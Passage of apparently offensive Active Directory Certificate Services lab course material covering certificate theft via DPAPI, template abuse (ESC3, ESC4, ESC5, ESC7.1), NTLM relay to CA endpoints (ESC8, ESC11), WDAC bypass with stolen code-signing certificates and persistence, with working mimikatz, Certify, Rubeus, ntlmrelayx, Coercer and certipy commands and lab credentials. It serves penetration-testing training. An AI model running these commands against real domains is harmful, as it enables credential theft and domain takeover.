AD CS Theft – Machine Certificate Theft with DPAPI (THEFT3)

- This is like THEFT2 except that we target the Machine certificate store. We cannot use the domain DPAPI backup key to decrypt Machine Keys.

- We need to use the DPAPI_SYSTEM LSA secret on the target machine which is accessible only to the SYSTEM user.

- Some useful registry entries to note for Machine certificates and private keys are:
  - **Certificates:** HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates; %APPDATA%\Microsoft\Crypto\RSA\MachineKeys
  - **Private Keys:** %APPDATA%\Microsoft\Crypto\RSA\MachineKeys

AD CS Theft – Machine Certificate Theft with DPAPI (THEFT3)

- An example command for extracting Machine certificate abusing DPAPI (using mimikatz) is as follows:

```
lsadump::secrets
crypto::certificates /export /systemstore:LOCAL_MACHINE
```

- To perform the same automatically using SharpDPAPI we can use the following command:

```
SharpDPAPI.exe certificates /machine
```

Learning Objective - 7

- On `cb-store`, steal a certificate from a User Certificate Store using DPAPI (THEFT3).

Topics Covered – Theft and Collection (THEFT3)

Module 13: AD CS Domain Privilege Escalation (ESC4) and Local Persistence (PERSIST2)

AD CS Domain Privesc – Vulnerable Certificate Template ACEs (ESC4)

- Like so many other things in Windows world, certificate templates are securable objects - they have ACLs.
- A certificate template that has overly permissive ACLs can be abused to modify security settings of the template to introduce misconfigurations like ESC1, ESC2, ESC3 etc. - this is ESC4!
- The following rights are critical to abuse:
  - **Owner** - Full Control
  - **FullControl** - Full Control
  - **WriteOwner** - Modify Owner for grant Full Control
  - **WriteDacl** - Modify access control for grant Full Control
  - **WriteProperty** - Edit any properties

Microsoft Blog discussing ACL rights: https://devblogs.microsoft.com/powershell-community/understanding-get-acl-and-ad-drive-output/

Page 62 - https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf

AD CS Domain Privesc – Vulnerable Certificate Template ACEs (ESC4)

- If we have WriteProperty or equivalent privileges over a template, some example commands to configure the ESC1 vulnerability over it using StandIn:

  - ENROLLEE_SUPPLIES_SUBJECT:
    ```
    StandIn_v13_Net45.exe --ADCS --filter SecureUpdate --ess --add
    ```

  - Certificate-Enrollment Permission:
    ```
    StandIn_v13_Net45.exe --ADCS --filter SecureUpdate --ntaccount
    "cb\domain users" --enroll --add
    ```

  - Client Authentication EKU:
    ```
    StandIn_v13_Net45.exe --ADCS --filter SecureUpdate --clientauth --add
    ```

StandIn Github: https://github.com/FuzzySecurity/StandIn

AD CS Domain Privesc – Abusing ESC4 with SmartCardLogon EKU

- We can also abuse ESC4 using a few other EKUs other than the Client Authentication EKU.
  - **Smart Card Logon (OID: 1.3.6.1.4.1.311.20.2.2)**
  - **PKINIT Client Authentication (OID: 1.3.6.1.5.2.3.4)**
  - **Any Purpose (OID: 2.5.29.37.0)**
  - **No EKU**

- By configuring the Smart Card Logon EKU, we can impersonate any user by enrolling for a smartcard logon certificate for that user.
- If smartcards are not in used in the target environment, we can use virtual smartcards to authenticate.

AD CS Domain Privesc – Abusing ESC4 with SmartCardLogon EKU

- We can use the SmartCardLogon EKU to abuse ESC1, ESC2, ESC3 etc.

- StandIn and Certipy only allows adding the Client Authentication EKU for ESC1 abuse.

- An example for SmartCardLogon ESC4 Abuse using CertifyKit's /alter option is as follows:

```
CertifyKit.exe request /ca:cb-ca.cb.corp\CB-CA /template:'SecureUpdate' /altname:administrator
/domain:cb.corp /alter /sidextension:S-1-5-21-2928296033-1822922359-262865665-500
```

CertifyKit github: https://github.com/Hagrid29/CertifyKit
PoshADCS github: https://github.com/cfalta/PoshAD CS

AD CS Local Persistence – Machine Account (PERSIST2)

- With SYSTEM rights on a domain joined machine and enrollment rights to a certificate template with Client Authentication EKU, we can request a certificate for the machine account that will be valid even if there is a password change, system wipe etc.

- An example command to request a machine certificate using Certify is as follows:
  `Certify.exe request /ca:cb-ca.cb.corp\CB-CA /template:DomainController /machine`

- DC account can be targeted after DA priv escalation, since with its privileges it is possible to DCSync or perform a S4U2Self attack to ultimately compromise the entire domain.

Learning Objective - 8

- Find a template vulnerable to alteration (ESC4) by the cb\certstore user..

- Use this template to gain DA privileges.

- Use this vulnerable template to maintain Machine Account Persistence (PERSIST2).

Topics Covered – Domain Privilege Escalation (ESC4), Local Persistence (PERSIST2)

Learning Objective - 9

- Abuse the previously enumerated `SecureUpdate` template to gain EA privileges using the SmartCardLogon EKU.

Topics Covered – Domain Privilege Escalation (ESC4)

Module 14: AD CS Domain Privilege Escalation (ESC3)

AD CS Domain Privesc – Agent Certificate + Enroll on Behalf of Another User (ESC3)

For ESC3 we require 2 certificate templates with the following configuration:

- Template 1: Provides Enrollment Agent Certificate
    - **Certificate Request Agent EKU --> 1.3.6.1.4.1.311.20.2.1** is enabled.
    - **Enrollment Rights** are enabled for a user that we control.

- Template 2: Allows Enrollment Agent Certificate to use on-behalf-of
    - **Client Authentication EKU --> 1.3.6.1.5.5.7.3.2** is enabled.
    - **Application Policy Issuance Requirement** with **Authorized Signatures Required enabled** and set to 1 along with Certificate Request Agent EKU enabled.
    - **Enrollment Rights** are enabled for a user that we control.

AD CS Domain Privesc – Agent Certificate + Enroll on Behalf of Another User (ESC3)

- The Certificate Request Agent EKU aka Enrollment Agent allows a principal to request a certificate on behalf of another user.

- We can enroll in such a template that has the Certificate Request Agent EKU set (Template 1) to receive an Enrollment Agent Certificate.

```
Certify.exe request /ca:cb-ca.cb.corp\CB-CA /template:StoreDataRecovery-Agent /user:certstore
/domain:cb.corp
```

- Use the Enrollment Agent certificate to enroll in a template (Template 2) on behalf of another user:

```
Certify.exe request /ca:cb-ca.cb.corp\CB-CA /template:StoreDataRecovery /onbehalfof:certbulk\administrator
/enrollcert:'C:\certs\esc3-enrollmentAgent.pfx' /enrollcertpw:'Passw0rd!' /domain:certbulk.cb.corp
```

Learning Objective - 10

- On CB-CA, enumerate two templates vulnerable to the Agent Certificate + Enroll on Behalf of Another User (ESC3) vulnerability.

- Use the cb\certstore privileges gained in the previous objectives to abuse these templates using ESC3 to:
  - Escalate to DA privileges (certbulk.cb.corp).
  - Escalate to EA privileges (cb.corp).

Topics Covered – Domain Privilege Escalation (ESC3)

Module 15: AD CS Domain Privilege Escalation (Code Signing)

WDAC

- Windows Defender Application Control (WDAC), formerly known as Device Guard, is one of Microsoft's allowlisting solutions.

- WDAC "allows organizations to control which drivers and applications are allowed to run on their Windows clients".

- It allows only 'known good code' to run and prevents the execution of untrusted code, drivers, and scripts.

- All WDAC policies apply to the managed computer as a whole and affect all users on the device.

WDAC and Applocker Microsoft docs: https://learn.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/wdac-and-applocker-overview

WDAC

- WDAC can be setup locally (vulnerable to admin access) or using Group Policy (secure).

- As per Microsoft docs, WDAC rules can be defined based on:
    - Attributes of the codesigning certificate used to sign an app and its binaries.
    - Attributes of the apps binaries that come from the signed metadata for the files, such as Original Filename and version, or the hash of the file.
    - The reputation of the app as determined by Microsoft's Intelligent Security Graph.
    - The identity of the process that initiated the installation of the app and its binaries.
    - The path from which the app or file is launched.
    - The process that launched the app or binary.

WDAC local setup Microsoft docs: https://learn.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/deployment/deploy-wdac-policies-with-script
WDAC GPO setup Microsoft docs: https://learn.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/deployment/deploy-windows-defender-application-control-policies-using-group-policy

WDAC

- WDAC example policies exist on Windows by default at:
  `C:\Windows\schemas\CodeIntegrity\ExamplePolicies`

- An easy way to manage or edit WDAC policies is by using the WDAC Policy Wizard.

- WDAC once enforced puts a Policy Engine as a .p7b file at:
  `C:\Windows\System32\CodeIntegrity`

- A simple way to disable WDAC if setup locally is to delete the .p7b file and reboot the machine (needs admin privileges).

- However, this wouldn't be applicable if WDAC was setup using GPO because the WDAC configuration is applied again on reboot.

WDAC Policy Wizard: https://webapp-wdac-wizard.azurewebsites.net/

Code Signing

- Code Signing ensures that files weren't tampered and are verified by a Trusted Authority. Microsoft implements this using Authenticode Signatures.

- "Authenticode identifies the publisher of Authenticode-signed software. Authenticode also verifies that the software has not been tampered with since it was signed and published."

- A Code Signing certificate can be used to sign scripts, binaries, files etc. for trusted execution. A Code Signing template can be configured in AD CS to distribute and manage Code Signing certificates. For this the template requires:
  - **Code Signing --> 1.3.6.1.5.5.7.3.3** EKU is enabled.

Authenticode Signature Microsoft docs: https://learn.microsoft.com/en-us/windows-hardware/drivers/install/authenticode

AD CS Domain Privesc – Code Signing

- Code signing with WDAC User-Mode Code Integrity (UMCI) allows to validate user mode executables and scripts based on their Certificate Signatures.

- Only signed code from trusted publishers will be allowed to execute.

- If we can compromise a Code Signing certificate trusted by WDAC, it would be possible to run such signed code (scripts, binaries etc.) on the target machine.

- An example to sign files using a Code Signing certificate with signtool (part of .NET framework) is as follows:

```
signtool.exe sign /fd SHA256 /a /f C:\certs\SecureSigner.pfx /p 'Passw0rd!' CertStealer.exe
```

Blog showcasing Abusing Code Signing
Certificates: https://axelarator.github.io/posts/codesigningcerts/?s=08

JEA

- "Just Enough Administration (JEA) is a security technology that enables delegated administration for anything managed by PowerShell."

- JEA provides a PowerShell Remoting endpoint with:
  - Virtual accounts - temporary local accounts which are local admin on member machines and DA on DCs but no rights to manage resources on network.
  - Ability to limit the cmdlets and commands which a user can run through Role Capabilities.

- Limits number of administrators and allows limited admin tasks to be done by non-admins.

https://learn.microsoft.com/en-us/powershell/scripting/learn/remoting/jea/overview

JEA - Role Capability

- A JEA endpoint uses Role Capability to determine what someone can do in a JEA session.
- Multiple options are available:
  - Visible PowerShell cmdlets and Parameters to allowed cmdlets
  - Visible external commands and scripts
  - Visible PowerShell Providers (FileSystem, Registry etc.)
  - PowerShell modules that will be automatically imported in the JEA session

- A poorly configured Role Capability (uses wildcard * in visible commands and/or allows commands that can be used to make changes - like net, Start-Process, Add-LocalGroupMember etc.) may lead to compromise of the target machine as the commands run with admin privileges.

https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/new-psrolecapabilityfile

JEA - Session Configuration

- A JEA endpoint is registered using a Session Configuration file.
- Major Session Configuration options:
  - Who has access to the JEA endpoint (Role definition)
  - Name of the JEA endpoint
  - Identity used by JEA endpoint (virtual accounts, domain groups, local groups, gMSAs etc.)
  - PowerShell LanguageMode (only 8 helper cmdlets allowed in the NoLanguage Mode)

- A poorly configured Session Configuration (Overly permissive role definition, high privilege identity etc.) may lead to compromise of the target machine.

https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/new-pssessionconfigurationfile

CredSSP

- CredSSP is (wrongly) used by organizations to address the Kerberos double hop issue.

- "CredSSP authentication delegates user credentials from the client to a remote computer to further allow the remote computer to reuse the credentials to authenticate to a third computer."

- However, it is not recommended to use CredSSP because if the machine is compromised credentials cached by CredSSP can be extracted in clear-text.

- In the lab CredSSP is configured on the cb-signsrv server.

CredSSP Microsoft docs: https://learn.microsoft.com/en-us/powershell/scripting/learn/remoting/ps-remoting-second-hop?view=powershell-7.3
Kerberos Double Hop Issue: https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/kerberos-double-hop-problem

Learning Objective - 11

- Gain PS Remoting access to `cb-signsrv` using `certbulk\studentadmin` privileges.

- Find a suitable Code Signing certificate by searching on disk (THEFT4).

- Use this Code Signing certificate to sign a tool to bypass WDAC and perform valid Code Execution to exfiltrate a certificate from (THEFT1) the User CertStore.

Topics Covered – Domain Privilege Escalation (Code Signing), Theft and Collection (THEFT1 + THEFT4)

Module 16: AD CS Domain Privilege Escalation (Encrypted File System)

AD CS Domain Privesc – Encrypted File System

- "Encrypted File System (EFS) is a Microsoft technology that lets you encrypt data on your computer, and control who can decrypt, recover and view the data."

- Encrypting a file with EFS denies access to unauthorized users/an attacker who has access to the computers data even if the user is a high privilege user.

- To use EFS for encryption, an EFS certificate is required to be imported into the current user's Certificate Store and permission to modify the target file is required.

- A recovery agent is required to read or recover data encrypted using EFS - The default DA is a recovery agent in a domain.

Protecting Data by Using EFS Microsoft docs: https://learn.microsoft.com/en-us/previous-versions/tn-archive/cc875821(v=technet.10)

AD CS Domain Privesc – Encrypted File System

- Two types of certificates play a role in EFS:
  - **Encrypting File System certificates --> 1.3.6.1.4.1.311.10.3.4:** This type of certificate uses EFS to encrypt and decrypt data and is called as an EFS certificate.
  - **File Recovery certificates --> 1.3.6.1.4.1.311.10.3.4.1:** This type of certificate allows to recover all encrypted files and folders (domain or offline) no matter who encrypted them and is called as an EFS DRA (Data Recovery Agent) certificate.

- Microsoft details two methods to perform decryption operations:
  - Retrieve the original EFS certificate used to encrypt the file and import it in the target computer certificate store.
  - Use an EFS DRA certificate to restore an EFS encrypted file if the original EFS certificate used to encrypt the file is lost.

Learning Objective 12

- Gain admin access to `cb-signsrv` using `certbulk\signadmin` privileges.

- Find (THEFT4) and decrypt an EFS protected certificate on-disk which belongs to a high privileged user.

Topics Covered – Domain Privilege Escalation (Encrypted File System), Theft and Collection (THEFT4)

Module 17: Domain Privilege Escalation (ESC5) and Domain Persistence (DPERSIST3)

AD CS Domain Privesc – Vulnerable PKI Object ACEs (ESC5)

- Overly permissive ACLs on privileged AD CS objects like the CA server computer object, AD CS Containers is ESC5.

- Some possibilities of compromise include:
  - Compromising the CA server's computer object using a technique such as RBCD/Shadow Credentials to gain admin access.
  - ACLs misconfigured for a descendant AD object (the Certificate Templates container, Certification Authorities container, the NTAuthCertificates object) allowing for Domain Persistence.
  - The CA server's RPC/DCOM server to configure AD CS misconfigurations for later abuse.

- Compromising the CA server allows to control PKI and maintain domain persistence.

Page 73: https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf

AD CS Domain Privesc – Vulnerable PKI Object ACEs (ESC5)

- Sample command to abuse RBCD (Resource-based Constrained Delegation) to gain admin access to a CA is as follows:

```
# Create fake machine account
SharpAllowedToAct.exe --ComputerAccountName FAKECOMPUTER --ComputerPassword 'Passw0rd!'
--TargetComputer cb-ca --Domain cb.corp -a cb-ca.cb.corp

# Abuse RBCD
Rubeus.exe s4u /user:FAKECOMPUTER$ /rc4:FC525C9683E8FE067095BA2DDC971889
/msdsspn:cifs/cb-ca.cb.corp /impersonateuser:administrator /domain:cb.corp /dc:cb-ca.cb.corp /ptt
```

- Once we have admin access on the CA server, some possibilities for further abuse:
  - (Mis)Configure templates to setup the previously described template ACL attacks like ESC4 (DPERSIST3).
  - Forge certificates by stealing and using the RootCA to perform a Golden Cert Attack (DPERSIST1).

AD CS Domain Persistence – Template Reconfiguration (DPERSIST3)

- It is possible to maintain Domain Persistence by configuring vulnerable templates (ESC4) after compromising a CA.

- Add WriteOwner permission to a target template for a principal under our control. We can then reconfigure it (ESC4) to other misconfigurations such as ESC1, ESC2, ESC3 etc.

  `StandIn_v13_Net45.exe --adcs --filter User --ntaccount "certbulk\studentadmin" --write --add`

- We can then abuse this template in future to execute any of the techniques and get DA or EA privileges on-demand!

Learning Objective 13

- Configure and abuse RBCD using the cb\mgmtadmin privileges to compromise CB-CA.

- Persist in the certbulk.cb.corp domain using Template Reconfiguration (DPERSIST3).

Topics Covered – Domain Privilege Escalation (ESC5), Domain Persistence (DPERSIST3)

Module 18: AD CS Domain Privilege Escalation (ESC8)

AD CS Domain Privesc – NTLM Relay to AD CS HTTP Endpoints (ESC8)

- AD CS enables users and computers to enroll using HTTP(S) endpoints through multiple server roles like -
  - HTTP - Web Enrollment (HTTP)
  - HTTPS - Certificate Enrollment Web Service (CES), Certificate Enrollment Policy Web Service, Network Device Enrollment Service (NDES).

- The web enrollment interfaces used by the above roles are vulnerable to NTLM relay attacks in their default configurations. We target the web enrollment interface found at: `http://cb-ca.cb.corp/certsrv/certsnsh.asp`

https://social.technet.microsoft.com/wiki/contents/articles/7734.certificate-enrollment-web-services-in-active-directory-certificate-services.aspx
https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh831822(v=ws.11)

AD CS Domain Privesc – NTLM Relay to AD CS HTTP Endpoints (ESC8)

- We can coerce NTLM authentication from the target machine account to our listener and relay it to the vulnerable web interface to request a certificate from a template that allows domain computer enrollment and client authentication (like the default Machine template or Domain Controller Authentication when targeting DC).

- We can then use the certificate to request a TGT or retrieve its NTLM hash (UnPAC-The-Hash/THEFT5).

AD CS Domain Privesc – NTLM Relay to AD CS HTTP Endpoints (ESC8)

AD CS Domain Privesc – NTLM Relay to AD CS HTTP Endpoints (ESC8)

- Since the latest anti-PetitPotam Microsoft Patches (disabled coercion over WebDAV) and Spool Sample Patches (Windows Print Spooler Vulnerability) it has become harder to coerce authentication to relay using tools like SpoolSample/PetitPotam.

- However, it is possible to use tools like Coercer to coerce authentication using alternate new methods. An example to abuse ESC8 using Coercer is as follows:

```
# Setup NTLM Listener on host
ntlmrelayx.py -t http://cb-ca.cb.corp/certsrv/certfnsh.asp -smb2support --adcs --template 'DomainController'

# Coerce Authentication using new methods
Coercer.py coerce -l cb-ws.certbulk.cb.corp -t cb-dc.certbulk.cb.corp -u studentx -p 'IamtheF!rstStud3nt#' -d
certbulk.cb.corp -v --filter-method-name "EfsRpcDuplicateEncryptionInfoFile"
```

ESC8 Cheatsheet
reference: https://ppn.snovvcrash.rocks/pentest/infrastructure/ad/ad-cs-abuse/esc8
PetitPotam Github: https://github.com/topotam/PetitPotam
Ntlmrelayx
Github: https://github.com/fortra/impacket/blob/master/examples/ntlmrelayx.py
AD CSPwn Github: https://github.com/bats3c/AD CSPwn
Coercer Github: https://github.com/p0dalirius/Coercer
Anti-PetitPotam Microsoft Patches: https://support.microsoft.com/en-gb/topic/kb5005413-mitigating-ntlm-relay-attacks-on-active-directory-certificate-services-ad-cs-3612b773-4043-4aa9-b23d-b87910cd3429
Spool Sample Patches: https://msrc-blog.microsoft.com/2021/07/08/clarified-guidance-for-cve-2021-34527-windows-print-spooler-vulnerability/
Snovvcrash Tweet about alternate
coercion: https://twitter.com/snovvcrash/status/1552937086587650048
Alternate methods for coercion: https://github.com/p0dalirius/windows-coerced-authentication-methods

Learning Objective - 14

- NTLM Relay cb-dc to the cb-ca HTTP endpoint (ESC8) to compromise the certbulk.cb.corp domain.

Topics Covered – Domain Privilege Escalation (ESC8)

Module 19: AD CS Domain Privilege Escalation (ESC11)

AD CS Domain Privesc – NTLM Relay to AD CS ICPR Endpoints (ESC11)

- This technique is similar to ESC8 except that we relay authentication over the RPC interface of the Certificate Authority instead of the HTTP one.

- RPC endpoints support NTLM authentication. The ICertPassage Remote Protocol (ICPR) can be used to request certificates for Windows Client Certificate Enrollment.

- If the IF_ENFORCEENCRYPTICERTREQUEST flag is set on a CA (that is packet privacy is enabled), relaying using RPC will not be possible. This flag is set by default on Windows Server 2012 and higher.

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-icpr/9b8ed605-6b00-41d1-9a2a-9897e40678fc
https://blog.compass-security.com/2022/11/relaying-to-ad-certificate-services-over-rpc/

AD CS Domain Privesc – NTLM Relay to AD CS ICPR Endpoints (ESC11)

- The flag may be removed for backward compatibility for older Windows clients.

- As in ESC8, we will be using Coercer to coerce authentication using alternate methods to bypass the WebDAV and latest anti-PetitPotam patches.

- We will also be using a specific forkof Certipy and impacket to perform the ESC11 abuse.

Certipy fork for ESC11: https://github.com/sploutchy/Certipy
Impacket fork for ESC11: https://github.com/sploutchy/impacket

AD CS Domain Privesc – NTLM Relay to AD CS ICPR Endpoints (ESC11)

- Sample commands for ESC11 abuse are as follows:

```
# Setup NTLM Listener on host
ntlmrelayx.py -t "rpc://cb-ca.cb.corp" -rpc-mode ICPR -icpr-ca-name "CB-CA" -smb2support --adcs --template
'DomainControllerAuthentication'

# Coerce Authentication using new methods
Coercer.py coerce -l cb-ws.certbulk.cb.corp -t cb-dc.certbulk.cb.corp -u studentx -p 'IamtheF!rstStud3nt#' -d
certbulk.cb.corp -v --filter-method-name "EfsRpcDuplicateEncryptionInfoFile"
```

Learning Objective - 15

- NTLM Relay `cb-dc` to the `cb-ca` ICPR Endpoints (ESC11) to compromise the `certbulk.cb.corp` domain.

Topics Covered – Domain Privilege Escalation (ESC11)

Module 20: AD CS Domain Privilege Escalation (SSH Authentication using Signed Certificates)

AD CS Domain Privesc – SSH Authentication using Signed Certificates

- Secure Shell (SSH) supports multiple authentication methods:
  - Password (using username and password)
  - Public key-based (using public and private key pairs)
  - Certificate-based (using CA signed certificates)

- SSH Certificate-based authentication offers the following features:
  - Certificates are tied to user identities.
  - Certificates automatically expire.
  - Certificates include metadata which can be used to enable role-based access control.
  - The user and host certificates signed by the same CA establish trust. This eliminates the need for Trust On First Use which is common with Public-key based authentication.

SSH basic Certificate based authentication: https://goteleport.com/blog/how-to-configure-ssh-certificate-based-authentication/

AD CS Domain Privesc – SSH Authentication using Signed Certificates

- Setting up SSH Certificate-based authentication:
  - A SSH CA is setup with private and public keys.
  - The private key of the SSH CA is used to sign user and host (SSH server) certificates and are distributed to users and hosts, respectively.
  - The public key of the SSH CA is copied to the SSH server, which is used to verify the user's certificate used for authentication.

- Using SSH Certificate-based authentication:
  1. A SSH client presents the signed user certificate to the SSH server for each SSH connection.
  2. SSH server validates the client certificate using CA public key and check so expiry etc.
  3. Access is granted upon successful validation of the certificate.

AD CS Domain Privesc – SSH Authentication using Signed Certificates

- To integrate SSH Certificate-based Authentication in Active Directory tied to Domain principals we can use the following solutions:
  - Store SSH Certificates as attributes.
  - SSH authentication with AzureAD.
  - Using the HashiCorp SSH Signer and SSH Vault CA.
  - Use 3rd party seperate SSH CAs.

- In the lab, SSH authentication with Active Directory principals has been setup using HashiCorp Vault.

Store SSH Certificates as attributes: https://blog.laslabs.com/2016/08/storing-ssh-keys-in-active-directory/
SSH authentication with AzureAD: https://learn.microsoft.com/en-us/azure/active-directory/fundamentals/auth-ssh
Using the HashiCorp SSH Signer and SSH Vault CA: https://pldmgg.github.io/2018/07/19/CentralizedSSH.html
Use 3rd party seperate SSH CAs: https://github.com/smallstep/certificates

AD CS Domain Privesc – HashiCorp Vault

- HashiCorp Vault is an open-source tool that provides secure storage and access to secrets such as passwords, API keys, and other sensitive information. It also provides services to manage PKI related architecture like VPNs, SSH CAs and much more.

- Vault uses a technique called key sharing to split the master encryption key into multiple parts, known as unseal keys. Vault unseal keys are essentially pieces of the master encryption key that are required to unlock the vault and access its contents.

- By default, Vault is sealed when it starts up. In order to unseal the vault and gain access to its contents, you need to provide a certain number of unseal keys (minimum 2), which are distributed among different individuals or stored in secure locations.

https://www.vaultproject.io/
Seal/Unseal - https://developer.hashicorp.com/vault/docs/concepts/seal

AD CS Domain Privesc – HashiCorp Vault

- Once logged in, Vault provides an access token which is subject to access token policies. Vault Policies enforce ACLs over users to view, modify or update content on the HashiCorp vault.

- Even with root access to the machine hosting HashiCorp vault the only way to compromise HashiCorp vault is through a valid token generated using a valid authentication method such as ldap, user-pass, tokens etc.

- When authentication is done using the Vault CLI tool, a ".vault-token" file is placed in the home directory of current user. If this token file is compromised for a high privileged vault user, it could be used to escalate privileges.

Vault Access Token
Policies: https://developer.hashicorp.com/vault/docs/concepts/policies

AD CS Domain Privesc – HashiCorp Vault

- HashiCorp Vault supports SSH CA capabilities for Signed SSH Certificates.

- For SSH authentication:
  1. The client first submits the public key setup by the target SSH server to the Vault SSH CA Signer.
  2. A Signed SSH Certificate is returned by Vault.
  3. The client can then use this Signed Certificate (with the corresponding key setup by the target SSH server) for secure authentication.

1. User requests public key to be signed by Vault SSH CA

2. Signed public key is returned to user

3. User authenticates with signed key

Diagram reference for SSH signed certificates: https://medium.com/hashicorp-engineering/hashicorp-vault-ssh-ca-and-sentinel-79ea6a6960e5

Learning Objective - 16

- Enumerate and find a HashiCorp Vault server.

- Find Shared Keys from the previously compromised machines and unseal the Vault.

- Use the Vault SSH CA for Signed SSH based Certificate-based Authentication to laterally move onto cb-vault.

Topics Covered – Domain Privilege Escalation (SSH using Signed certificates)

Module 21: AD CS Domain Privilege Escalation (VPN with CBA) and Theft (Cert Storage in Linux)

AD CS Domain Privesc – VPN with Certificate-based Authentication

- Certificates can be used for mutual authentication between VPN Servers and Clients.

- These certificates do not contain information specific to a VPN implementation rather are used to ensure secure authentication. They are most commonly X.509 certificates.

- "A common VPN certificate configuration begins by both the server and client authenticating by first verifying that the presented certificate was signed by the same CA, and then other checks present in the configuration are performed."

https://openvpn.net/community-resources/setting-up-your-own-certificate-authority-ca/

AD CS Domain Privesc – Certificate Storage in Linux

- Linux uses `/etc/ssl` directories or flat NSS SQLite database files to store certificates.

- Network Security Services (NSS) is a set of libraries designed to support cross-platform development of security-enabled client and server applications.

- Applications built with NSS can support SSL v2/v3, TLS, PKCS #5, PKCS #7 etc.

- On Linux, certutil and pk12util are two tools that can be used to manage private keys and certificates using NSS databases and NSS tokens.

CertUtil Linux: https://manpages.ubuntu.com/manpages/xenial/man1/certutil.1.html
Pk12util Linux: https://firefox-source-docs.mozilla.org/security/nss/legacy/reference/nss_tools__colon__pk12util/index.html
Certificate Store in directories
(/etc/ssl): https://stackoverflow.com/questions/4267573/linux-equivalent-for-the-windows-certificate-store

AD CS Domain Privesc – Certificate Storage in Linux

- We can use certutil to view and initialize a NSS database for certificate storage . To import/export certificates from a NSS database we can use pk12util.

- To create and initialize a NSS database use certutil as follows:
```
certutil -d $HOME/.pki/nssdb -N
```

- To import and export certificates use pk12util as follows:
```
# Import a certificate
pk12util -i internaluser.p12 -d $HOME/.pki/nssdb

# Export a certificate
pk12util -o /tmp/internaluser.p12 -n "internaluser - corp" -d $HOME/.pki/internal_nssdb
```

Learning Objective - 17

- Using SSH access gained previously, escalate privileges to root on `cb-vault`.

- Compromise and access the HasiCorp Vault as a root user to exfiltrate VPN configs for `internalcb.corp` and gain network access to it.

- Exfiltrate user certificates from the NSS database on `cb-vault` to gain user access to `internalcb.corp`.

Topics Covered – Domain Privilege Escalation (VPN with CBA), Theft and Collection (Cert Storage in Linux)

Module 22: AD CS Domain Privilege Escalation (ESC7.1)

AD CS Domain Privesc – Vulnerable CA ACL (ESC7)

- Like other Securable Objects, CA may also have overly permissive ACL.
- In ESC7, a low privilege user is granted the ManageCA (CA Administrator) and ManageCertificates (Certificate Manager) rights over the CA.

- These permission allow us to accomplish the following:
  - **ManageCA:** allows a user to change the CA's configuration to turn on SAN (Subject Alternative Name) to all the templates enabling the EDITF_ATTRIBUTESUBJECTALTNAME2 attribute allowing for the ESC6 attack path (fixed).
  - **ManageCertificates:** allows a user to issue certificates that are pending approval. We can approve such certificates using the ManageCA rights.

- If we don't have the ManageCertificates right, we can just add ourselves as a new officer using existing ManageCA rights (An officer is a user with the ManageCertificates rights).

Page 78 : https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf

AD CS Domain Privesc – Vulnerable CA ACEs (ESC7)

- Since the Certificate-based Authentication (CBA) patches are installed in the lab, the normal ESC6 attack using ManageCA rights can't be used (because of strong certificate mapping checks).

- However, two alternate attack paths are still applicable to bypass the CBA patch in FullEnforcement:
  - Abusing SubCA template to approve a failed request using ManageCertificates rights (ESC7.1): https://www.tarlogic.com/blog/ad-cs-esc7-attack
  - Abusing CRL Distribution Points (CDPs) and using them to deploy SYSTEM webshells to CA servers respectively (ESC7.2): https://www.tarlogic.com/blog/ad-cs-manageca-rce/

AD CS Domain Privesc – Approve a failed Certificate Request (ESC7.1)

- An example command to abuse ESC7.1 with Certify to approve a failed request (bypassing the CBA patch using ManageCertificate rights) is as follows:

```
# Create a Failed Request
Certify.exe request /ca:CB-CA.CB.CORP\CB-CA /template:subCA /altname:administrator /domain:internalcb.corp
/sidextension:S-1-5-21-2177854049-4204292666-1463338204-500

# Approve the Failed Request
Certify-esc7.exe issue /ca:CB-CA.CB.CORP\CB-CA /id:58

# Download Approved Request
Certify-esc7.exe download /ca:CB-CA.CB.CORP\CB-CA /id:58
```

AD CS Domain Privesc – Approve a failed Certificate Request (ESC7.1)

- If we don't have the ManageCertificates right, we can just add ourselves as a new officer using existing ManageCA rights with certipy as follows:

```
certipy ca -u internaluser@internalcb.corp -hashes
'aad3b435b51404eeaad3b435b51404ee:6ca67841f08c8c73baf4d93ca16e7760' -ca 'CB-CA' -dc-ip 172.16.203.1
-target cb-ca.cb.corp -add-officer internaluser
```

- If the SubCA template too isn't enabled, we can enable it using existing ManageCA access rights with certipy as follows:

```
certipy ca -u internaluser@internalcb.corp -hashes
'aad3b435b51404eeaad3b435b51404ee:6ca67841f08c8c73baf4d93ca16e7760' -ca 'CB-CA' -dc-ip 172.16.203.1
-target cb-ca.cb.corp -enable-template 'SubCA'
```

Learning Objective - 18

